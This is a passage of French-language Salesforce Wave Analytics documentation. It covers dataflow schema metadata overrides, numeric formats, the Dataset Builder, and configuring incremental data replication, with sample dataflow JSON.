| Paramètre | Requis ? | Valeur |
|---|---|---|
| right_key | Oui | Colonne de clé du jeu de données droit utilisée pour mapper les enregistrements dans l'autre jeu de données. Si vous utilisez une clé composée, les clés gauche et droite doivent avoir le même nombre de colonnes dans le même ordre. |
| update_columns | Non | Groupe de colonnes correspondant entre les jeux de données gauche et droit. Utilisez la syntaxe suivante : `"update_columns": { "LeftColumn1": "RightColumn1", "LeftColumn2": "RightColumn2",... "LeftColumnN": "RightColumnN" }`. La valeur de la colonne droite remplace celle de la colonne de gauche correspondante. Les types de champ des colonnes gauche et droite doivent correspondre.<br>**Remarque:** Si vous spécifiez un nom de colonne qui n'existe pas, le flux de données échoue.<br>Si vous ne spécifiez pas ce paramètre, la transformation met à jour le jeu de données gauche<br>en mappant toutes ses colonnes avec celles du jeu de données droit. Dans ce cas, les noms des colonnes droite et gauche doivent être identiques. Sinon, vous risquez de rencontrer une erreur. |

CONSULTER ÉGALEMENT :

Transformation update

## Remplacement des données générées par une transformation

Vous pouvez remplacer les métadonnées générées par une transformation. Vous pouvez remplacer les attributs d'objet et de champ. Par exemple, vous pouvez modifier le nom d'un champ qui est extrait d'un objet Salesforce afin de l'afficher différemment dans le jeu de données. Pour remplacer les métadonnées, ajoutez les remplacements à la section Schéma de la transformation, dans le fichier de définition du flux de données.

Dans la section Schéma, vous pouvez remplacer les attributs de métadonnées d'un seul objet.

La section Schéma de l'exemple de transformation sfdcDigest suivant contient des remplacements de métadonnées :

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible moyennant un coût supplémentaire dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

```
"Extract_Opportunities": {
   "action": "sfdcDigest",
   "parameters": {
      "object": "Opportunity",
      "fields": [
         { "name": "Name" },
         { "name": "Amount" }
      ]
   },
   "schema": {
      "objects": [
         {
            "label":"Sales Opportunities",
            "fields": [
               {
                  "name": "Amount",
                  "label": "Opportunity Amount"
               }
            ]
         }
      ]
   }
}
```

### Attributs d'objet

Vous pouvez remplacer les attributs d'objet ci-dessous.

| Attribut d'objet | Type | Description |
|---|---|---|
| `label` | Chaîne | Le nom complet de l'objet. Il peut contenir jusqu'à 40 caractères.<br>Exemple :<br>`"label": "Données sur les ventes"` |
| `description` | Chaîne | La description de l'objet. Doit être inférieure à 1 000 caractères. |

| Attribut d'objet | Type | Description |
|---|---|---|
| | | Ajoutez une description pour annoter un objet dans le fichier de définition du flux de données. Cette description n'est pas visible pour les utilisateurs dans l'interface utilisateur de Wave Analytics.<br>Exemple :<br>`"description": "L'objet SalesData suit les données commerciales de base."` |
| `fields` | Groupe | Le groupe de champs de cet objet. |

## Attributs de champ

Vous pouvez remplacer les attributs de chaque champ du jeu de données spécifié.

| Attribut de champ | Type | Description |
|---|---|---|
| `name` | Chaîne | Le nom du champ dans le jeu de données. Identifie le champ que vous souhaitez remplacer.<br>Exemples :<br>`"name": "Montant"`<br>`"name": "Role.Name"` |
| `label` | Chaîne | Le nom complet du champ. Il peut contenir jusqu'à 255 caractères.<br>Exemple :<br>`"label": "Montant de l'opportunité"` |
| `description` | Chaîne | La description du champ. Doit être inférieure à 1 000 caractères.<br>Ajoutez une description pour annoter un champ dans le fichier de définition du flux de données. Cette description n'est pas visible pour les utilisateurs dans l'interface utilisateur de Wave Analytics.<br>Exemple :<br>`"description": "Le champ Montant contient le montant de l'opportunité."` |
| `isSystemField` | Booléen | Indique s'il s'agit d'un champ système à exclure des résultats de requête.<br>Exemple :<br>`"isSystemField": false` |
| `format` | Chaîne | Le format d'affichage de la valeur numérique.<br>Exemples :<br>`"format": "$#,##0.00" (numérique)`<br>Pour plus d'informations sur les formats valides, reportez-vous à Formats numériques. |

### Formats numériques

Un exemple classique de valeur numérique est $1,000,000.99, représentée par « $#,##0.00 ». Vous devez spécifier la précision et l'échelle du chiffre. Le format est spécifié à l'aide des symboles ci-dessous.

| Symbole | Signification |
|---|---|
| 0 | Un seul chiffre |
| # | Zéro ou un chiffre |
| . | Ce symbole est le séparateur décimal par défaut. Utilisez le champ `decimalSeparator` pour définir un autre symbole comme séparateur décimal. |
| - | Signe moins |
| , | Séparateur de groupe |
| $ | Symbole de la devise |

**Remarque:** Le format des valeurs numériques n'est pas utilisé dans l'intégration des données. Il est utilisé uniquement pour spécifier la mise en forme des valeurs numériques affichées dans l'interface utilisateur. Vous pouvez également remplacer les formats de date.

**Exemple:** Prenons un exemple. Vous souhaitez remplacer l'objet et les attributs de champ ci-dessous que la transformation sfdcDigest extrait de l'objet Opportunité.

| Objet/Champ | Changements d'attribut |
|---|---|
| Objet Opportunité | • Change l'étiquette de l'objet en « Opportunités commerciales »<br>• Ajoute une description de l'objet |
| Champ ID | • Change l'étiquette du champ en « ID d'opportunité »<br>• Masquer le champ des requêtes |
| Champ Montant | • Change l'étiquette du champ en « Montant de l'opportunité »<br>• Change le format en $#,##0.00 |
| Champ CloseDate | • Change l'étiquette du champ en « Date de fermeture » |

Pour remplacer les attributs, vous ajoutez la section Schéma avec les valeurs de remplacement à sfdcDigest dans le fichier de définition du flux de données.

```
{
"Extract_Opportunities": {
   "action": "sfdcDigest",
   "parameters": {
```

```
      "object": "Opportunity",
      "fields": [
         { "name": "Id" },
         { "name": "Name" },
         { "name": "Amount" },
         { "name": "StageName" },
         { "name": "CloseDate" },
         { "name": "AccountId" },
         { "name": "OwnerId" }
      ]
   },
   "schema": {
      "objects": [
         {
            "label":"Sales Opportunities",
            "description": "These are all sales opportunities.",
            "fields": [
               {
                  "name": "Id",
                  "label": "Opportunity Id",
                  "isSystemField": true
               },
               {
                  "name": "Amount",
                  "label": "Opportunity Amount",
                  "format": "$#,##0.00"
               },
               {
                  "name": "CloseDate",
                  "label": "Closing Date"
               }
            ]
         }
      ]
   }
},
 "Register_Dataset_Opportunities": {
   "action": "sfdcRegister",
   "parameters": {
      "source": "Extract_Opportunities",
      "alias": "Opportunities",
      "name": "Opportunities"
      }
   }
}
```

# Création d'un jeu de données avec le Générateur de jeu de données

Le Générateur de jeu de données permet de créer un jeu de données à partir des données d'un ou de plusieurs objets Salesforce. Le générateur de jeu de données génère et ajoute le format JSON associé au fichier de définition du flux de données. Le jeu de données est créé lors de l'exécution suivante du flux de données. Les données du jeu de données sont actualisées lors de l'exécution suivante du flux de données. Vous pouvez également modifier le fichier de définition du flux de données pour ajouter des transformations qui manipulent le jeu de données.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience


Disponible moyennant un coût supplémentaire dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

**AUTORISATIONS UTILISATEUR**

Pour accéder au générateur de jeu de données :

- "Modifier les flux de données de Wave Analytics".


1. Dans la page d'accueil ou une page d'application, cliquez sur **Créer** > **Jeu de données**.
2. Cliquez sur **Salesforce**.
   Le générateur de jeu de données ouvre l'onglet Générateur de jeu de données.




3. Sélectionnez l'objet racine.

   L'objet racine correspond à l'objet enfant de niveau inférieur que vous pouvez ajouter à la zone de dessin. Une fois l'objet racine sélectionné, vous pouvez lui ajouter uniquement des objets parents, vous ne pouvez pas ajouter ses objets enfants. Pour modifier l'objet racine, actualisez la page, puis recommencez.

4. Survolez l'objet racine, puis cliquez sur .
   La boîte de dialogue Sélectionner des champs s'affiche. Par défaut, l'onglet Champs est affiché et présente tous les champs d'objets disponibles à partir desquels vous pouvez extraire des données.





**Remarque:** Vous pouvez afficher cette boîte de dialogue pour n'importe quel objet présent dans la zone de dessin.

5. Sous l'onglet Champs, sélectionnez les champs à partir desquels vous souhaitez extraire des données.
   Pour localiser plus rapidement les champs, vous pouvez les rechercher, ou les trier par nom ou par type.


   **Important:** Vous devez sélectionner au moins un champ pour chaque objet que vous ajoutez à la zone de dessin. Si vous ajoutez un objet sans aucun de ses champs, le flux de données échoue à l'exécution.

6. Sous l'onglet Relations, cliquez sur **Joindre** pour ajouter les objets associés à la zone de dessin.
   Lorsque vous ajoutez un objet associé, il est affiché dans la zone de dessin.



7. Pour retirer un objet associé, cliquez sur **Supprimer**.

   ATTENTION: Lorsque vous supprimez un objet associé, vous supprimez également du diagramme tous les objets descendants. Par exemple, si vous supprimez Compte, illustré ci-dessous, vous supprimez la branche qui contient Compte et Utilisateur.





8. Pour chaque objet associé, sélectionnez les champs à partir desquels vous souhaitez extraire des données.
9. Pour déplacer le diagramme entier, sélectionnez un espace vide de la zone de dessin, puis faites-le glisser.

   Il peut être nécessaire de déplacer le diagramme pour afficher une section différente.

10. Pour afficher tous les objets inclus dans la zone de dessin, cliquez sur .

    La boîte de dialogue Objets sélectionnés montre l'arborescence de tous les objets inclus dans la zone de dessin. L'objet racine est affiché en haut de l'arborescence.




    Si vous sélectionnez l'un des objets, le générateur de jeu de données le met en évidence en le plaçant au centre de la zone de dessin.

11. Pour afficher le format JSON associé, cliquez sur .

    Lorsque vous créez le jeu de données, le générateur de données ajoute le format JSON au fichier de définition du flux de données.

12. Cliquez sur **Créer un jeu de données**.
13. Saisissez le nom du jeu de données, puis sélectionnez l'application qui doit inclure le jeu de données, si elle n'est pas déjà sélectionnée.

    Remarque: Lors de la création du jeu de données, si vous saisissez un nom déjà utilisé, le générateur de jeu de données ajoute au numéro au nom. Par exemple, si vous saisissez MesOpportunités, le générateur de jeu de données crée MesOpportunités1. Le nom du jeu de données ne peut pas dépasser 80 caractères.

14. Cliquez sur **Créer**.
    Le générateur de jeu de données ajoute le format JSON sous-jacent au fichier de définition du flux de données. Le jeu de données est créé lors de l'exécution suivante du flux de données. Vous pouvez exécuter manuellement le flux de données afin de créer immédiatement le jeu de données.

## Accélération de vos flux de données avec la réplication

La réplication dissocie l'extraction de données Salesforce de vos flux de données, ce qui permet de l'exécuter selon un planning distinct. En planifiant ces extractions à l'avance, vous réduisez la charge de travail de votre flux de données et vous l'accélérez. Pour alléger encore la charge, par défaut la réplication extrait les données Salesforce de façon incrémentielle, ce qui signifie que seules les données modifiées sont extraites.

Sans réplication, un flux de données exécute une extraction distincte chaque fois qu'il doit récupérer les données d'un objet Salesforce. Prenons un exemple. Supposons que votre organisation a trois flux de données qui extraient des données à partir des objets Salesforce suivants :

| | Comptes | Contacts | Opportunités | Campagnes | Pistes | Requêtes | Utilisateurs |
|---|---|---|---|---|---|---|---|
| Flux de données par défaut | | | | | |  | |
| Flux de données Sales Wave App | | | | | |  | |
| Flux de données Service Wave App | | | | | | | |

Chaque fois que ces flux de données sont exécutés, ils doivent extraire toutes ces données Salesforce. Plus les données sont nombreuses, plus l'exécution du flux de données est longue. De plus, les flux de données multiplient les efforts pour exécuter des extractions distinctes à partir du même objet. Par exemple, les données Comptes sont extraites par les trois flux de données.

Avec la réplication, toutes ces extractions sont exécutées dans un processus séparé, que vous pouvez planifier avant l'exécution de votre flux de données.

| | Comptes | Contacts | Opportunités | Campagnes | Pistes | Requêtes | Utilisateurs |
|---|---|---|---|---|---|---|---|
| Réplication | | | | | |  | |

Ces données répliquées sont ensuite disponibles dans tous vos flux de données, qui sont exécutés plus rapidement, car ils n'ont plus à extraire de données. Ils se contentent de charger et de transformer.

Préparation de l'activation de la réplication
Lorsque vous activez la réplication, Wave consulte les nœuds sfdcDigest de vos flux de données **planifiés** existants afin de déterminer les objets et les champs Salesforce en cours d'extraction. Avec ces informations, Wave active la réplication pour chaque objet afin d'extraire les données séparément. Une bonne compréhension des conséquences de l'activation de la réplication permet d'identifier toutes les mesures supplémentaires que vous pouvez prendre pour favoriser sa réussite.

Activation de la réplication
Activez la réplication pour dissocier l'extraction des données Salesforce de vos flux de données.

Extraction de données incrémentielle dans la réplication
Par défaut, la réplication extrait des données de chaque objet Salesforce de façon incrémentielle. Des enregistrements sont insérés, mis à jour ou supprimés pour correspondre aux modifications dans l'objet depuis l'exécution de la réplication antérieure. Seules les modifications sont extraites. Par conséquent, la réplication est plus rapide.

Configuration des paramètres de réplication
Lorsqu'un objet Salesforce est activé pour la réplication, vous pouvez configurer ses paramètres de réplication afin de désactiver les champs que vous ne souhaitez pas répliquer, d'ajouter un filtre pour répliquer uniquement des données spécifiques ou de désactiver la réplication pour un objet. Ces paramètres sont configurés via le gestionnaire de données.

Désactivation de la réplication pour un objet
Désactivez la réplication pour un objet dans le gestionnaire de données afin de l'exclure de la réplication.

Planification, exécution et surveillance de la réplication
Vous pouvez planifier l'exécution automatique de la réplication ou l'exécuter manuellement, et suivre sa progression, le tout dans le gestionnaire de données.

Ajout d'objets et de champs à la réplication
Il n'est pas possible d'ajouter des objets ou des champs à une réplication dans le gestionnaire de données. Ajoutez un nouvel objet ou un nouveau champ en ajoutant pour lui un noeud sfdcDigest dans vos flux de données planifiés. Le nouvel objet ou le nouveau champ est automatiquement ajouté à la réplication lors de l'enregistrement du flux de données.

Considérations relatives à la mise à jour des flux de données avec la réplication activée
Si vous avez activé la réplication, tenez compte des points ci-dessous lors de la prochaine mise à niveau d'un flux de données planifié.

Limitations de la réplication
Voici quelques points à considérer lorsque vous utilisez la réplication.

## Préparation de l'activation de la réplication

Lorsque vous activez la réplication, Wave consulte les nœuds sfdcDigest de vos flux de données **planifiés** existants afin de déterminer les objets et les champs Salesforce en cours d'extraction. Avec ces informations, Wave active la réplication pour chaque objet afin d'extraire les données séparément. Une bonne compréhension des conséquences de l'activation de la réplication permet d'identifier toutes les mesures supplémentaires que vous pouvez prendre pour favoriser sa réussite.

Voici la procédure et l'action que nous recommandons.

### Vos flux de données existants sont validés

La réplication est basée sur vos flux de données existants. Par conséquent, Wave valide vos flux de données planifiés pour s'assurer qu'ils ne comportent aucune erreur. Bien que les flux de données contenant des erreurs ne soient pas inclus dans la réplication, Wave vous alerte lorsqu'il détecte des erreurs dans les nœuds sfdcDigest lors de l'activation de la réplication.

**Action recommandée**

Avant d'activer la réplication, assurez-vous que vos flux de données planifiés ne contiennent aucune erreur. Vérifiez notamment que les noms d'objet ou de champ sont corrects dans les nœuds sfdcDigest. Si des erreurs sont affichées lors de l'activation de la réplication, corrigez-les avant de continuer.

## Vos flux de données sont traités par ordre de date de création

Wave considère les nœuds sfdcDigest de vos flux de données par ordre de création. Si plusieurs nœuds sfdcDigest existent pour le même objet dans vos flux de données, ils sont fusionnés. En cas de conflit avec les paramètres au niveau de l'objet, les valeurs du dernier flux de données sont enregistrées. Examinez les exemples de flux de données ci-dessous, chacun contenant un nœud sfdcDigest pour l'objet Opportunité :

**Flux de données A (créé le 01/08/2016)**

```
{
  "Extract_OpportunitiesA": {
     "action": "sfdcDigest",
     "parameters": {
        "object": "Opportunity",
        "incremental": false,
        "fields": [
           { "name": "Id" },

           { "name": "Name" },
           { "name": "StageName" },

           { "name": "CloseDate" },
           { "name": "AccountId" },
           { "name": "OwnerId" }
        ]
     }
  }
```

**Flux de données B (créé le 15/08/2016)**

```
{
  "Extract_OpportunitiesB": {
     "action": "sfdcDigest",
     "parameters": {
        "object": "Opportunity",
        "incremental": true,
        "fields": [
           { "name": "Id" },

           { "name": "Name" },
           { "name": "StageName" },

           { "name": "CloseDate" },
           { "name": "AccountId" },
           { "name": "OwnerId" }
        ]
     }
  }
```

Dans la réplication résultante pour cet objet, le paramètre `incremental` est défini sur `true`, à partir du dernier jeu de données créé. Cela s'applique également aux attributs au niveau de l'objet, tels que `fullRefreshToken` et `enablePKChunking`.

**Action recommandée**

Vérifiez vos flux de données pour vous assurer que les paramètres au niveau de l'objet sont cohérents dans l'ensemble des nœuds sfdcDigest du même objet.

## Tous les champs des nœuds sfdcDigest multiples d'un objet sont inclus dans la réplication

Si vos flux de données contiennent plusieurs nœuds sfdcDigest pour le même objet, chacun contenant un ensemble de champs différent, un super ensemble de ces champs est inclus dans la réplication. De plus, si un même champ a des attributs différents, tels que `type` ou `isMultivalue`, les attributs du dernier flux de données créé sont utilisés pour la réplication. Examinez les exemples de flux de données ci-dessous, chacun contenant un nœud sfdcDigest pour l'objet Opportunité :

**Flux de données A (créé le 01/08/2016)**

```
{
   "Extract_OpportunitiesA": {
      "action": "sfdcDigest",
      "parameters": {
         "object": "Opportunity",
         "fields": [
            { "name": "Id"},

            { "name": "Name" },
            { "name": "StageName" },

            { "name": "CloseDate",
"fiscalMonthOffset": 9 },
            { "name": "AccountId" },
            { "name": "OwnerId" }
         ]
      }
   }
```

**Flux de données B (créé le 15/08/2016)**

```
{
   "Extract_OpportunitiesA": {
      "action": "sfdcDigest",
      "parameters": {
         "object": "Opportunity",
         "fields": [
            { "name": "Id"},

            { "name": "Name" },
            { "name": "StageName" },

            { "name": "CloseDate",
"fiscalMonthOffset": 3 }
         ]
      }
   }
```

Dans la réplication résultante de cet objet, Id, Name, StageName, CloseDate, AccountId et OwnerId sont inclus. L'attribut `fiscalMonthOffset` de CloseDate est défini sur `3` à partir du dernier jeu de données créé.

**Action recommandée**

Révisez les champs des nœuds sfdcDigest de vos flux de données. Si la réplication résultante comprend des champs dont vous n'avez pas besoin, vous pouvez les désactiver dans les paramètres de réplication de cet objet (reportez-vous à Configuration des paramètres de réplication). Si vous avez des conflits d'attributs de champ, assurez-vous que les attributs que vous souhaitez utiliser pour la réplication se trouvent dans le dernier flux de données créé.

## Les filtres dans les nœuds sfdcDigest ne sont pas inclus dans la réplication

Les filtres dans les nœuds sfdcDigest de votre flux de données ne sont pas ajoutés aux paramètres de réplication de cet objet.

**Action recommandée**

Révisez tous les filtres des nœuds sfdcDigest de vos flux de données. Si vous souhaitez inclure un filtre, ajoutez-le aux paramètres de réplication de l'objet après avoir activé la réplication (reportez-vous à Configuration des paramètres de réplication).

## Activation de la réplication

Activez la réplication pour dissocier l'extraction des données Salesforce de vos flux de données.

**Remarque:** Avant d'activer la réplication, nous recommandons de lire la rubrique Préparation de l'activation de la réplication. Vous pourrez ainsi identifier des actions supplémentaires qui peut vous être utiles pour exécuter la réplication avec succès.

Pour activer la réplication, procédez comme suit :

1. Dans Configuration, saisissez *Wave Analytics* dans la case Recherche rapide, puis sélectionnez **Paramètres**.
2. Sélectionnez **Activer la réplication**, puis cliquez sur **Enregistrer**.

**Important:** Une fois la réplication activée, assurez-vous de l'exécuter avant l'exécution de vos flux de données. Les flux avec des noeuds sfdcDigest échouent tant que la réplication n'a pas été exécutée une première fois. Reportez-vous à Planification, exécution et surveillance de la réplication.

Éditions

Disponible dans Salesforce Classic et Lightning Experience.

Disponible moyennant un coût supplémentaire avec **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition. Également disponible avec **Developer** Edition.

AUTORISATIONS UTILISATEUR

Pour activer la réplication :
- Personnaliser l'application

## Extraction de données incrémentielle dans la réplication

Par défaut, la réplication extrait des données de chaque objet Salesforce de façon incrémentielle. Des enregistrements sont insérés, mis à jour ou supprimés pour correspondre aux modifications dans l'objet depuis l'exécution de la réplication antérieure. Seules les modifications sont extraites. Par conséquent, la réplication est plus rapide.

**Remarque:** Une extraction complète est effectuée lors de la première exécution de la réplication pour un objet.

Pour désactiver le mode incrémentiel pour un objet répliqué, ajoutez le paramètre `incremental` au nœud sfdcDigest de l'objet dans votre flux de données, puis définissez sa valeur sur `false`. Par exemple :

```
{
   "Extract_Opportunities": {
      "action": "sfdcDigest",
      "parameters": {
         "object": "Opportunity",
         "incremental": false,
         "fields": [
            { "name": "Id" },
            { "name": "Name" },
            { "name": "StageName" },
            { "name": "CloseDate" },
            { "name": "AccountId" },
            { "name": "OwnerId" }
         ]
      }
   }
```

Pour forcer une extraction complète d'un objet répliqué, ajoutez le paramètre `fullRefreshToken` au nœud sfdcDigest de l'objet, et donnez-lui une valeur aléatoire. Par exemple :

```
{
   "Extract_Opportunities": {
      "action": "sfdcDigest",
      "parameters": {
```

```
        "object": "Opportunity",
        "fullRefreshToken": "bb",
        "fields": [
           { "name": "Id" },
           { "name": "Name" },
           { "name": "StageName" },
           { "name": "CloseDate" },
           { "name": "AccountId" },
           { "name": "OwnerId" }
        ]
     }
  }
```

La prochaine fois que vous forcez une extraction complète pour cet objet, changez la valeur dans le paramètre `fullRefreshToken`.

## Considérations relatives à l'utilisation de l'extraction incrémentielle avec la réplication


- Si le mode incrémentiel est explicitement désactivé dans un nœud sfdcDigest, et pas explicitement activé dans les nœuds ultérieurs pour le même objet, il n'est pas activé lorsque vous activez la réplication. Vous devez l'activer manuellement en définissant le paramètre `incremental` sur `true` dans le flux de données.
- Lorsque vous activez la réplication, le mode incrémentiel n'est pas activé pour les objets Salesforce qui exécutent des suppressions définitives dans les enregistrements.
- Les modifications effectuées moins d'une heure avant l'exécution de la réplication ne sont pas appliquées. Tenez compte de ce point si vous avez des enregistrements fréquemment mis à jour.
- La meilleure pratique consiste à forcer une actualisation complète et régulière pour garantir l'application de toutes les modifications.
- Les champs de formule peuvent être exclus de la synchronisation avec votre objet répliqué en mode incrémentiel. Nous recommandons de désactiver les extractions incrémentielles des objets qui contiennent des champs de formule.
- Si vous modifiez un champ dans un nœud de flux de données sfdcDigest, par exemple pour ajouter ou supprimer des champs, ou modifier des attributs de champ, Wave déclenche une extraction complète des données de l'objet lors de l'exécution suivante de la réplication.

## Configuration des paramètres de réplication

Lorsqu'un objet Salesforce est activé pour la réplication, vous pouvez configurer ses paramètres de réplication afin de désactiver les champs que vous ne souhaitez pas répliquer, d'ajouter un filtre pour répliquer uniquement des données spécifiques ou de désactiver la réplication pour un objet. Ces paramètres sont configurés via le gestionnaire de données.

Pour configurer les paramètres de réplication, procédez comme suit :

1. Dans Wave Analytics, cliquez sur l'icône d'engrenage ( ), puis sur **Gestionnaire de données** pour ouvrir le gestionnaire de données.
2. Dans le gestionnaire de données, cliquez sur l'onglet Réplication.
   L'onglet Réplication affiche la liste des objets Salesforce activés pour la réplication.
3. Cliquez sur un objet pour ouvrir ses paramètres de réplication.
   Un aperçu des données répliquées s'affiche.
4. Pour désactiver un champ pour la réplication, survolez l'en-tête de colonne du champ, puis cliquez sur la croix qui s'affiche.




ATTENTION: Si vous désactivez la réplication pour un champ utilisé dans un flux de données, ce dernier échoue. Avant de procéder, assurez-vous que le champ n'est pas utilisé.

5. Pour filtrer les données répliquées, cliquez sur .
   a. Saisissez un filtre en utilisant une expression de clause WHERE SOQL (Salesforce Object Query Language). Par exemple :

   ```
   RecordType = 'B2B' AND Status = 'Open'
   ```

   b. Cliquez sur **Terminé**.

   Remarque: Vos données d'aperçu ne reflètent aucun filtre que vous ajoutez. Les filtres sont appliqués uniquement lors de l'enregistrement des paramètres de réplication.

6. Pour enregistrer les paramètres de réplication, cliquez sur **Enregistrer**.

Remarque: Si vous désactivez la réplication pour un champ, vous ne pouvez pas la réactiver via les paramètres de réplication. Vous pouvez réactiver un champ en l'ajoutant au noeud sfdcDigest dans votre flux de données. Reporter-vous à Ajout d'objets et de champs à la réplication.

**Éditions**

Disponible dans Salesforce Classic et Lightning Experience.

Disponible moyennant un coût supplémentaire avec **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition. Également disponible avec **Developer** Edition.

**AUTORISATIONS UTILISATEUR**

Pour configurer les paramètres de réplication :
- Modifier les flux de données de Wave Analytics

## Désactivation de la réplication pour un objet

Désactivez la réplication pour un objet dans le gestionnaire de données afin de l'exclure de la réplication.

ATTENTION: Si vous désactivez la réplication pour un objet utilisé dans un flux de données, ce dernier échoue et les jeux de données et tableaux de bord dépendants ne fonctionnent plus. Avant de procéder, assurez-vous que l'objet n'est pas utilisé.

Pour désactiver la réplication pour un objet, procédez comme suit :

1. Dans Wave Analytics, cliquez sur l'icône d'engrenage ( ), puis sur **Gestionnaire de données** pour ouvrir le gestionnaire de données.
2. Dans le gestionnaire de données, cliquez sur l'onglet Réplication.
   L'onglet Réplication affiche la liste des objets Salesforce activés pour la réplication.
3. Cliquez sur le bouton des actions ( ) à droite de l'objet, puis sélectionnez **Désactiver la réplication**.
   Un message d'avertissement s'affiche.
4. Lisez attentivement le message, puis cliquez sur **Désactiver**.

